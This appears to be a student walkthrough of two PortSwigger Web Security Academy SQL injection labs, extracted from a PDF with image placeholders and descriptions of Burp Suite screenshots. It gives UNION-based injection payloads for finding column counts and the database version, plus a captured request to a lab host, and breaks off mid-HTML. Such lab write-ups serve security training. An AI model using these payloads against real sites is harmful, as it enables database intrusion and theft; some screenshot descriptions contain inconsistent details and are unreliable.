
- display the database version



- database versions




- lab solved  




Lab-4

Task :- This lab contains a SQL injection vulnerability in the product category filter. You can use a UNION attack to retrieve the results from an injected query.


- Click on access the lab




- Click on any product category




- Request intercept



- Send this request to the burp repeater




- Change product category




- Replace product category to following query

Query :- '+UNION+SELECT+'abc','def#



- Verify that the query is returning two columns





The screenshot shows the Burp Suite Professional interface. The top menu bar includes File, View, Input, Devices, Help, and a system tray with icons for battery, signal strength, and date/time (27.05.2023). The main window has tabs for Project, Intruder, Repeater, View, Help, Dashboard, Target, Proxy, Intruder, Repeater (which is selected), Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, Search, and Settings. A sub-menu 'Learn' is also visible. Below the tabs, there's a toolbar with buttons for Send, Cancel, and navigation arrows. The central area displays a request-response session. The 'Request' pane on the left shows a raw HTTP POST request with various headers and a JSON payload. The 'Response' pane on the right shows the raw response, which includes a status line, headers, and a body containing HTML and JavaScript. To the right of the panes are several inspectors: Request attributes (2 items), Request query parameters (1 item), Request body parameters (0 items), Request cookies (1 item), Request headers (15 items), and Response headers (3 items). At the bottom, there are search fields for requests and responses, a status bar indicating 4,202 bytes | 315 millis, and a memory usage indicator (212.6 MB). The system tray at the bottom right shows icons for battery, signal strength, and date/time.

- Now change the query

The screenshot shows the Burp Suite Professional interface. The top menu bar includes File, View, Input, Devices, Help, and various tool icons. The main window has tabs for Project, Intruder, Repeater, View, Help, Dashboard, Target, Proxy, Intruder, Repeater (which is selected), Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, Search, and Settings. Below the tabs, there's a 'Learn' button and a status bar showing '2 +'. The central workspace displays a 'Request' section on the left and a 'Response' section on the right, both with Pretty, Raw, Hex, and Render tabs. The Request pane shows a POST request to https://0a74002a044a9e6c803f08340016002f.web-security-academy.net with a payload containing a UNION SELECT SQL injection. The Response pane shows a page with a search bar and a dropdown menu for selecting filters. The bottom navigation bar includes icons for back, forward, search, and highlights, along with a status message '0 highlights'. On the far right, there's an 'Inspector' panel with tabs for Request attributes, Request query parameters, Request body parameters, Request cookies, Request headers, and Response headers. A 'Notes' tab is also visible. The bottom right corner shows system information: '4,202 bytes | 315 millis', 'Memory: 212.6MB', and a date/time stamp '27.06.2023'. The bottom taskbar includes icons for file operations, search, and network connectivity.

- Used following query


Query :- '+UNION+SELECT+@@version,NULL# -- display the database version:

- Lab solved  


Lab-5

Task :- This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.


- Click on access the lab




- Click on any product category



- Request captured



- Send request to repeater



- Change product category to following query

Query :- '+UNION+SELECT+'abc','def'-

The screenshot shows the Burp Suite interface. In the Request tab, a crafted HTTP POST request is shown:

```

POST /filter?category=+UNION+SELECT+abc,'def'+--+ HTTP/1.1
Host: https://0a56009803536db280713a570072000a.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 10
Cookie: session=02V00000000000000000000000000000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win 10_0; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a56009803536db280713a570072000a.web-security-academy.net/
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-Patch-Path: /wvu-0.1
Sec-Patch-Site: https://0a56009803536db280713a570072000a.web-security-academy.net/
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: -1
Tz: trailers
Connection: keep-alive

```

In the Response tab, the page content is visible, showing the result of the UNION SELECT query.

- Verify that the query is returning two columns

The screenshot shows the Burp Suite interface with the response tab selected. The response body contains the output of the UNION SELECT query, which is displayed as two columns of data:

```

<html>
<head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
    <title>Product Filter</title>
    <link href="https://0a56009803536db280713a570072000a.web-security-academy.net/filter.css" rel="stylesheet">
